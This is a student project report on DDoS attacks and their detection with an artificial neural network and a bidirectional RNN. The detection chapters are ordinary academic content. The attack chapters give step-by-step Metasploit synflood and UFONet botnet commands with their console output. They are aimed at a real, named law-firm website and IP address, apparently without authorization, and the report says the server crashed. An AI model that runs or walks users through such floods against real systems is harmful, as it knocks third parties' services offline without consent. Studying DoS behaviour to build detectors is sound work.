

# **DDoS Attack and Detection using Artificial Neural Networks**

**A PROJECT REPORT**

*Submitted for the course*

**CSE3501 – Information Security Analysis and Audit**

**BACHELOR OF TECHNOLOGY  
IN  
ELECTRONICS AND COMMUNICATION ENGINEERING**

*by*

**Vishwath Kumar B S (18BEC1289)**

**Yogeeshwar S (18BEC1343)**

**Ram S Kaushik (18BEC1024)**

*Under the Guidance of*

**Dr. Vijayakumar P**



**VIT<sup>®</sup>**  
**Vellore Institute of Technology**  
(Deemed to be University under section 3 of UGC Act, 1956)

**SCHOOL OF ELECTRONICS ENGINEERING**

**VELLORE INSTITUTE OF TECHNOLOGY**

**CHENNAI - 600127**

**November 2020**

## ***CERTIFICATE***

This is to certify that the Project work titled “DDoS Attack and Detection using Artificial Neural Networks” that is being submitted by ***Vishwath Kumar B S (18BEC1289), Yogeeshwar S (18BEC1343) and Ram S Kaushik (18BEC1024)*** is in partial fulfillment of the requirements for the award of **Bachelor of Technology in Electronics and Communication Engineering**, is a record of bonafide work done under my guidance. The contents of this Project work, in full or in parts, have neither been taken from any other source nor have been submitted to any other Institute or University for award of any degree or diploma and the same is certified.

**Dr. VIJAYAKUMAR P**

**Guide**

**The thesis is satisfactory / unsatisfactory**

**Internal Examiner**

**External Examiner**

Approved by

Approved by

**PROGRAM CHAIR**

B. Tech. Electronics and Communication

**DEAN**


School of Electronics & Engineering  
Engineering

## ACKNOWLEDGEMENT

I sincerely thank my Dean, Dr.Sivasubramanian A , Program Chair Dr. Vetrivelan P for their support and providing us with the required facilities to complete this project.

I express my gratitude to Project Co-ordinators Dr. Thiripurasundari.D, Dr.Nagajayanthi.B, Prof. Revathi.S and Dr. Sofana Reka.S for their help, suggestions and directions.

This acknowledgement of gratitude gives us an opportunity to thank all those who have lent us a helping hand. This project has been a product of motivation and encouragement from various sources. We would like to place on record my deep gratitude towards Dr.Vijayakumar P who gave us the opportunity to work under him.



**Vishwath Kumar B S**  
18BEC1289



**Yogeeshwar S**  
18BEC1343



**Ram S Kaushik**  
18BEC1024

## TABLE OF CONTENTS

CHAPTER NO.	TITLE	PAGE NO.
	<b>ABSTRACT</b>	v
	<b>LIST OF FIGURES</b>	vi
<b>1</b>	<b>INTRODUCTION</b>	1-2
	1.1 Objectives	1
	1.2 Organization of the Report	1-2
<b>2</b>	<b>TECHNOLOGIES</b>	3-7
	2.1 Denial-of-Service (DoS) Attack	3
	2.2 Distributed Denial of Service Attack (DDoS)	4
	2.3 UFONet - Denial of Service Toolkit	4-5
	2.4 Artificial Neural Network (ANN)	6
	2.5 Bi-directional Recurrent Neural Networks (BRNN)	7
<b>3</b>	<b>DDOS ATTACK AND DETECTION</b>	8-12
	3.1 Methodology	8
	3.2 Algorithm	9-12
	3.3 Typical Example	12
<b>4</b>	<b>SIMULATION RESULTS AND DISCUSSIONS</b>	13-21
	4.1 DoS SYN flood Attack	13-14
	4.2 DDoS Attack using UFONet	14-18
	4.3 DoS Attack detection using ANN	18-19
	4.4 DDoS Attack detection using BRNN	19-21
<b>5</b>	<b>CONCLUSION AND FUTURE WORK</b>	22
	5.1 Conclusion	22
	5.2 Future Work	22
<b>6</b>	<b>REFERENCES</b>	23-24

## ABSTRACT

A solo attack may cause a big loss in computer and network systems, its prevention is, therefore, very inevitable. Precise detection is very important to prevent such losses. Such detection is a pivotal part of any security tools like intrusion detection system, intrusion prevention system, and firewalls etc. Therefore, a Denial of Service (DoS) attack and Distributed Denial of Service (DDoS) attack is performed using SYN flood and UFONet respectively to understand the characteristics of the attack and an approach is provided in this project to analyze denial of service attack by using a supervised artificial neural network (ANN) and bi-directional recurrent neural network (BRNN). The methodology used sampled data from Intrusion detection evaluation dataset (ISCXIDS2012) dataset, an attack database that is a standard for judgment of attack detection tools. The system uses multiple layered perceptron architecture and resilient backpropagation for its training and testing. The developed system is then applied to denial of service attacks. Moreover, the performance of these two neural networks is compared with similar testing conditions and have been found that bi-directional recurrent neural network (BRNN) has more accuracy (96%) than the traditional artificial neural network (ANN) (84%).

**Keywords:** Intrusion detection, DoS, DDoS, SYN flood, UFONet, Artificial Neural Network, Bi-directional Recurrent Neural Network.

## LIST OF FIGURES

<b>FIGURE NO.</b>	<b>TITLE</b>	<b>PAGE NO.</b>
1	DDoS Attack	5
2	DDoS Zombie attack using UFONet	5
3	Structure of ANN.	6
4	Structure of RNN and BRNN.	7
5	Implementation Phases	8
6	A DoS attack and its normal pattern	11
7	SYN flooding IP address 141.226.253.128 using msfconsole	13
8	Checking ping of the target website before attacking	13
9	Checking ping of the target site while flooding (server crashed).	14
10	Target site before attack	14
11	Target site while DoS attack	14
12	UFONet toolkit initialization	15
13	Downloading zombies from UFONet community Servers	15
14	Launching UFONet portal	16
15	UFONet portal	16
16	Options in UNFONet portal	17
17	Attack target searching page (UFONet portal)	17
18	Live zombie attack on the targeted server	17
19	Dataframe of Intrusion detection evaluation dataset (ISCXIDS2012)	18
20	Training ANN model for 500 epochs	18
21	Accuracy and loss of the ANN model after training	19
22	Confusion matrix from the prediction of ANN model	19
23	Accuracy of the trained ANN model	19
24	Dimensions of the Intrusion detection evaluation dataset (ISCXIDS2012)	20
25	Training of the BRNN model for 500 epochs	20
26	Loss and accuracy of BRNN model after training	20
27	Confusion matrix for the prediction of BRNN model	21
28	Accuracy of the trained BRNN model	21

# **Chapter I**

## **INTRODUCTION**

The network attacks are increasing day by day with the passing of time. Therefore, securing of network resources is important especially DOS attacks. These attacks bring the network resources (servers) down by flooding it with useless traffic. The purpose of DOS attacks mostly down the services of company resources which are operating on internet or its activity based on information system so that its reputation made bad in the market. A single DOS attack may cause a great loss of a company that is providing backbone of many companies. Therefore, protecting company resources is very serious from these attacks [5]. In this project, we propose an approach that detects DOS attacks using a supervised Artificial neural network and Bi-directional recurrent neural network. The approach is based on classifying normal traffic from abnormal in the sense of denial of service. We take different types of DOS attacks samples from standard Intrusion detection evaluation dataset (ISCXIDS2012) for training and some of them for testing the system [21].

### **Objectives**

The following are the objectives of this project:

- To perform DoS attack using SYN flood on various vulnerable websites and check the connectivity speed using ping command.
- To perform DDoS attack using UFONet by building up bots (zombies).
- To detect DoS attacks using supervised artificial neural network (ANN).
- To detect DoS attacks using supervised bi-directional recurrent neural network (BRNN).
- To compare the two algorithms based on the accuracy and various parameters.

## **1.1 Organization of report**

The remaining chapters of the project report are described as follows:

- Chapter 2 contains the technologies used; Denial-of-Service (DoS) Attack, Distributed Denial of Service Attack (DDoS), UFONet - Denial of Service Toolkit, Artificial Neural Network (ANN), Bi-directional Recurrent Neural Networks (BRNN).
- Chapter 3 contains the Methodology, Algorithm and a Typical Example.
- Chapter 4 contains Simulation Results and Discussions of DoS SYN flood Attack, DDoS Attack using UFONet, DoS Attack detection using ANN, DDoS Attack detection using BRNN.
- Chapter 5 contains Conclusion and Future Work.
- Chapter 6 contains all the Referneces.



## CHAPTER II

# TECHNOLOGIES

### 2.1 Denial-of-Service (DoS) Attack:

**Denial-of-Service (DoS) attack** is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.

Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.

There are two general methods of DoS attacks: flooding services or crashing services. Flood attacks occur when the system receives too much traffic for the server to buffer, causing them to slow down and eventually stop. Popular flood attacks include:

- **Buffer overflow attacks** – the most common DoS attack. The concept is to send more traffic to a network address than the programmers have built the system to handle. It includes the attacks listed below, in addition to others that are designed to exploit bugs specific to certain applications or networks
- **ICMP flood** – leverages misconfigured network devices by sending spoofed packets that ping every computer on the targeted network, instead of just one specific machine. The network is then triggered to amplify the traffic. This attack is also known as the smurf attack or ping of death.
- **SYN flood** – sends a request to connect to a server, but never completes the handshake. Continues until all open ports are saturated with requests and none are available for legitimate users to connect to.

Other DoS attacks simply exploit vulnerabilities that cause the target system or service to crash. In these attacks, input is sent that takes advantage of bugs in the target that subsequently crash or severely destabilize the system, so that it can't be accessed or used.

## **2.2 Distributed Denial of Service Attack (DDoS):**

Distributed Denial of Service (DDoS) attack is a variant of a DoS attack that employs very large numbers of attacking computers to overwhelm the target with bogus traffic. To achieve the necessary scale, DDoS are often performed by botnets which can co-opt millions of infected machines to unwittingly participate in the attack, even though they are not the target of the attack itself. Instead, the attacker leverages the massive number infected machines to flood the remote target with traffic and cause a DoS.

Though the DDoS attack is a type of DoS attack, it is significantly more popular in its use due to the features that differentiate and strengthen it from other types of DoS attacks:


- The attacking party can execute an attack of disruptive scale as a result of the large network of infected computers—effectively a zombie army—under their command
- The (often worldwide) distribution of attacking systems makes it very difficult to detect where the actual attacking party is located
- It is difficult for the target server to recognize the traffic as illegitimate and reject it an entry because of the seemingly random distribution of attacking systems
- DDoS attacks are much more difficult to shut down than other DoS attacks due to the number of machines that must be shut down, as opposed to just one

DDoS attacks often target specific organizations (enterprise or public) for personal or political reasons, or to extort payment from the target in return for stopping the DDoS attack. The damages of a DDoS attack are typically in time and money lost from the resulting downtime and lost productivity.

## **2.3 UFONet - Denial of Service Toolkit:**

UFONet – is a free software tool designed to test DDoS attacks against a target using 'Open Redirect' vectors on third party web applications like botnet.

It abuses OSI Layer 7-HTTP to create/manage 'zombies' and to conduct different attacks using; GET/POST, multi-threading, proxies, origin spoofing methods, cache evasion techniques, etc.



**Figure 1. DDoS Attack**


UFONet will attacks the target a number of 10 times for each 'zombie'. That means that if you have a list of 1.000 'zombies' it will launch 1.000 'zombies' x 10 rounds = 10.000 requests to the target. UFONet uses different ways to exploit 'Open Redirect' vulnerabilities. For example: You can use UFONet to stress database on target by requesting random valid strings.



**Figure 2. DDoS Zombie attack using UFONet**

## 2.4 Artificial Neural Network (ANN):

The first artificial neuron was formed in 1943 by the neurophysiologist Warren McCulloch and the logician Walter Pits [17]. An artificial neuron is a processing element with many inputs and one output. An artificial neural network consists of a group of processing elements that are greatly interconnected and convert a set of inputs to a set of preferred outputs [22]. The result of the transformation is determined by the characteristics of the elements and the weights associated with the interconnections among them (Refer Figure.3). By modifying the connections between the nodes, the network is able to adapt to the desired outputs known as learning [17]. It offers the potential to resolve a number of the problems encountered by the other current approaches to attack detection varying nature of attacks. Artificial neural networks are alternatives. The first advantage in the use of a neural network in the attack detection would be the flexibility that the network would provide. A neural network would be capable of analyzing the data from the network, even if the data is incomplete or unclear. Similarly, the network would possess the ability to conduct an analysis with data in a nonlinear fashion. Further, because some attacks may be conducted against the network in a coordinated attack by multiple attackers, the ability to process data from a number of sources in a non-linear fashion is especially important. The problem of frequently updation of traditional attack detector is also minimized by ANN. It has generalization property and hence able to detect unknown and even variation of known attacks. Another reason to employ ANN in DOS attack detection is that, ANN can cluster patterns which share similar features, thus the classification problem in attack detection can be solved by ANN. The natural speed of neural networks is another advantage [9].




**Figure 3. Structure of ANN.**

## 2.5 Bi-directional Recurrent Neural Networks (BRNN):

Bidirectional Recurrent Neural Networks (BRNN) connect two hidden layers of opposite directions to the same output. With this form of generative deep learning, the output layer can get information from past (backwards) and future (forward) states simultaneously. Invented in 1997 by Schuster and Paliwal,[1] BRNNs were introduced to increase the amount of input information available to the network. For example, multilayer perceptron (MLPs) and time delay neural network (TDNNs) have limitations on the input data flexibility, as they require their input data to be fixed. Standard recurrent neural network (RNNs) also has restrictions as the future input information cannot be reached from the current state. On the contrary, BRNNs do not require their input data to be fixed. Moreover, their future input information is reachable from the current state [2].

The principle of BRNN is to split the neurons of a regular RNN into two directions, one for positive time direction (forward states), and another for negative time direction (backward states). Those two states' output are not connected to inputs of the opposite direction states. The general structure of RNN and BRNN can be depicted in the right diagram. By using two-time directions, input information from the past and future of the current time frame can be used unlike standard RNN which requires the delays for including future information. [1]

BRNNs can be trained using similar algorithms to RNNs, because the two directional neurons do not have any interactions. However, when back-propagation is applied, additional processes are needed because updating input and output layers cannot be done at once. General procedures for training are as follows: For forward pass, forward states and backward states are passed first, then output neurons are passed. For backward pass, output neurons are passed first, then forward states and backward states are passed next. After forward and backward passes are done, the weights are updated. [1]



**Figure 4. Structure of RNN and BRNN.**

## Chapter III

### DDOS ATTACK AND DETECTION

#### 3.1 Methodology:

We implemented DoS SYN flood attack using msfconsole and ping speeds for various attacked websites has been measured. Further we carried out DDoS attack using UFONet with the help of downloadable legitimate hosts as zombies/bots and ping flood a vulnerable website to crash its server. After performing and understanding the characteristics of the DoS attack, we developed DoS detection system in five phases: dataset training/testing, processing dataset, determining the neural network architecture, training the system and testing the system as given in Figure 5. After the implementation of various neural network algorithm for the detection of DoS attack, comparison between those algorithms have been carried out.




Figure 5. Implementation Phases

## 3.2 Algorithm:

### 3.2.1 DoS SYN flood attack:

The msfconsole is a popular interface in the Metasploit Framework (MSF) which provides “all-in-one” centralized console and allows efficient access to virtually all of the options available in the MSF. We will use synflood directory which is present in auxiliary/docs/tcp/synflood in msfconsole.

1. “*use auxiliary/tcp/synflood*” command is used to change msfconsole directory to synflood.
2. “*show options*” will show various options present in synflood.
3. Open another terminal and use “*ping vulnerable website address*” to find its IP address.

Then, set the target websites IP address in RHOSTS by using “*set RHOSTS 141.226.253.128*” command. In this case an example IP address of a vulnerable website have been provided.

4. Now, by a simple “*exploit*” command we can SYN flood the provided IP address.
5. While SYN flooding the given IP address, check the connection to that IP with the help of *ping* command in another terminal. We could also try to load that IP address in the browser to further confirm the SYN flooding.

### 3.2.2 DDoS attack using UFONet:

UFONet – is a free software tool designed to test DDoS attacks against a particular target. It can be downloaded from github “<https://github.com/epsylon/ufonet>”.

1. Download the software tool from the link given above and save it as local file in kali linux.
2. Open terminal and change the directory to the saved folder in step 1.
3. To open ufonet tool kit use “*python3 ufonet*” command. This will open up the toolkit and will show various operations to perform DDoS attack.
4. To perform DDoS attack, we need multiple virtual hosts (zombies). So to download zombies use “*python3 ufonet –download-zombies*” command. This command will download a list of Zombies from the Community server. Then

it will ask for the number of zombies to download, specify a number and give download.

5. After downloading zombies, a ufonet portal will open up in Mozilla Firefox which is the control center for the DDoS attacks.
6. Click on the Alien → Wormhole → Attack. Now give the target IP Address to perform the attack. Give attack and generate map. In the map we can see the live attack ongoing with the number of zombies attacking the target site.

### **3.2.3 DoS detection - a Neural Network approach:**

#### **3.2.3.1 Dataset for Training and Testing:**

The efficiency of the neural network depends on the training data. If the training data is more accurate then performance of trained system will be improved. Therefore, collecting of data for training is a critical problem. This can be obtained by three ways as by using real traffic, by using sanitized traffic and by using simulated traffic.

#### **3.2.3.2 Preprocessing Dataset:**

The data set is preprocessed so that it may be able to give it as an input to our developed system. This data set consists of numeric and symbolic features and we converted it in numeric form so that it can be given as inputs to our neural network. We replaced symbolic with specific numeric, comma with semicolon, normal with 0, 1 and attack with 1, 0. Now this modified data set is ready to be used as training and testing of the neural network.

#### **3.2.3.3 Determining the NN architecture:**

There is no certain mathematical approach for obtaining the optimum number of hidden layers and their neurons. For choosing optimum set of hidden layers and its no. of neuron a comparison is made for many cases and optimum is selected.

#### **3.2.3.4 Training the System:**

The architecture of neural network in training phase consists of input layer connected with input patterns, two hidden layers, one output layer, and one teacher/supervisor layer connected with desired outputs. The teacher layer helps in training/learning process by transmitting the error difference in backward direction in the neural network. In the training phase we have both input patterns and desired outputs related to each input vector. Aim of the training in MLP networks is minimizing the difference between the output produced by the neural network and the desired output.



A sample of training pattern of DOS attack and its normal is shown below in Figure 6;

<b>Attack</b>	0;18;21;20;1480;0;0;1;0;0;0;0;0;0;0;0;0; 0;1;1;0.00;0.00;0.00;0.00;1.00;0.00;0.00;1;1;1.0 ;0.00;1.00;0.00;0.00;0.00;0.00;0.00;1;0
<b>Normal</b>	0;18;21;20;1480;0;0;1;0;0;0;0;0;0;0;0;0; 0;2;4;0.00;0.00;0.00;0.00;1.00;0.00;0.50;2;4;1.0 0;0.00;1.00;0.50;0.00;0.00;0.00;0.00;0;1

**Figure 6. A DoS attack and its normal pattern**

### 3.2.3.5 Error Propagation:

We used resilient backpropagation algorithm for training of the neural network because it converges very quickly. It uses only the sign of the backpropagated gradient to change the biases/weights of the net. Hence it is local adaptive learning scheme and has the possibility to escape from local minima. The basic principle is to eliminate the harmful influence of the size of partial derivative on the weight step [13, 5, 22, 15]. The training phase consists of the following steps. 1. The Feedforward of input training pattern

2. The calculation and backpropagation of associated error
3. The adjustment of the weights

The aim of training means to get reasonable responses to input that is similar but not identical.

### 3.2.3.6 Testing the System:

After the training is completed, the weights of the neural networks are frozen and performance of the neural networks evaluated. Testing the neural networks involves two steps, which are verification step and recall (or generalization) step. In verification step, neural networks are tested against the data which are used in training. Aim of the verification step is to test how well trained neural networks learned the training patterns in the training dataset. If a neural network was trained successfully, outputs produced by the neural network would be similar to the actual outputs. In recall or generalization step, testing is conducted with data which not used in training. Aim of the generalization step is to measure generalization ability of the trained network. After training, the net only involves computation of the feedforward phase.

### **3.2.3.7 A similar approach – BRNN:**

Bidirectional RNNs are based on the idea that the output at time  $t$  may depend on previous and future elements in the sequence. To realize this, the output of two RNN must be mixed: one to executes the process in a direction and the second runs the process in the opposite direction. The network splits neurons of a regular RNN into two directions, one for positive time direction (forward states), and another for negative time direction (backward states). By this structure, the output layer can get information from past and future states [21] and this overcomes the gap missing from Gated recurrent neural network and RNN because the RNN model has a major drawback called the vanishing gradient problem. The vanishing gradient problem means that since at each time-step during training the same weights is used to calculate the output. Also, it is hard to remember values from long way in the past for them, hence the result might not be accurate.

The output of the net is saved in file that will be used for attack analysis. If the global error value is nearest to 0 and 1 then it is normal packet otherwise consider as attack.

Hence majorly the detection was carried out using Artificial Neural Networks and also a similar approach Bidirectional RNN was implemented and used for the comparison of the results. The system is tested for different DOS attacks and several reports are generated by the simulation.

### **3.3 Typical Example:**

L. Prema Rajeswari et.al worked on intrusion detection and their developed model showed 83.59% accuracy with 16.41% false alarm in terms of DOS attacks. [16]. Yao Yu et.al worked to improve false positive rate using their hybrid MLP/CNN neural network but still suffered with a false positive rate [26]. Morteza Amini, et.al tried to present a real-time solution using unsupervised neural nets like ART and SOM to detect known and unknown attacks in network traffic [19].

## SIMULATION RESULTS AND ITS DISCUSSION

#### 4.1 DoS SYN flood attack:

```
root@kali:~# msfconsole
```

```
#####  
;| |;  
.---.; | .--..  
" ddd'..'d ddd'; ..dd'  
'-ddd' ddd ddd' d  
-.ddd ddd ddd ddd d  
   " dd -d d '-"  
    ".d' ; d d '  
     | d d d d  
      ' d d d d  
       , d d d  
        (. 3 C ) </==> Metasploit!  
         ;d'._*_-' "  
          '(...../'
```

```
= [ metasploit v5.0.87-dev ]  
+ -- ==[ 2006 exploits - 1096 auxiliary - 343 post ]  
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 7 evasion ]
```

Metasploit tip: Save the current environment with the **save** command, future console restarts will use this environme

```
msf5 > use auxiliary/dos/tcp/synflood  
msf5 auxiliary(dos/tcp/synFlood) > show options
```

Module options (auxiliary/dos/tcp/synflood):

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
NUM		no	Number of SYNs to send (else unlimited)
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file': <path>
RPORT	80	yes	The target port
SHOST		no	The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SPORT		no	The source port (else randomizes)
TIMEOUT	500	yes	The number of seconds to wait for new data

```
msf5 auxiliary(dos/tcp/synFlood) > set RHOSTS 141.226.253.128  
RHOSTS => 141.226.253.128  
msf5 auxiliary(dos/tcp/synFlood) > exploit  
[*] Running module against 141.226.253.128  
  
[*] SYN flooding 141.226.253.128:80 ...
```


**Figure 7. SYN flooding IP address 141.226.253.128 using msfconsole.**

```
kali@kali:~$ ping www.herzoglaw.co.il
PING www.herzoglaw.co.il (141.226.253.128) 56(84) bytes of data.
64 bytes from 141.226.253.128 (141.226.253.128): icmp_seq=1 ttl=128 time=15
8 ms
64 bytes from 141.226.253.128 (141.226.253.128): icmp_seq=2 ttl=128 time=15
4 ms
64 bytes from 141.226.253.128 (141.226.253.128): icmp_seq=3 ttl=128 time=15
4 ms
64 bytes from 141.226.253.128 (141.226.253.128): icmp_seq=4 ttl=128 time=15
6 ms
64 bytes from 141.226.253.128 (141.226.253.128): icmp_seq=5 ttl=128 time=15
7 ms
64 bytes from 141.226.253.128 (141.226.253.128): icmp_seq=6 ttl=128 time=15
4 ms
64 bytes from 141.226.253.128 (141.226.253.128): icmp_seq=7 ttl=128 time=15
```


**Figure 8. Checking ping of the target website before attacking.**

```
kali@kali:~$ ping www.herzoglaw.co.il
ping: www.herzoglaw.co.il: Temporary failure in name resolution
```

**Figure 9. Checking ping of the target site while flooding (server crashed).**



**Figure 10. Target site before attack.**



**Figure 11. Target site while DoS attack.**

## 4.2 DDoS attack using UFONet:

```
kali@kali:~$ sudo su
[sudo] password for kali:
root@kali:/home/kali# cd Desktop
root@kali:/home/kali/Desktop# cd Github
root@kali:/home/kali/Desktop/Github# cd ufonet
root@kali:/home/kali/Desktop/Github/ufonet# python3 ufonet
=====
888      888 88888888888 .d888888b. 888b 888      888
888      888 888      d88PY888b 88888b 888      888
888      888 888      888 8888888b 888      888
888      888 88888888 888      888Y88b 888      888888
888      888 888      888      888Y888888 d8P Y8b 888
888      888 888      888      888Y88888 888888888 888
Y88b. .d88P 888      Y88b. .d88P 888      Y8888 Y8b. Y88b.
'Y88888P' 888      'Y88888P' 888      Y888 'Y8888 'Y8888

{(D)enial(OFF)ensive(S)ervice[ToolKit]}--[by_(io=psy+/03c8.net)]
=====

▼ Code: 1.6 ▼ [MR3] [ M4RAUD3R ] ▼
-----
→ _BOTNET [DDoS]: [ 00019487 ] ▼ Bots (Available)
  → ZOMBIES [ 00006707 ] * HTTP GET (simple)
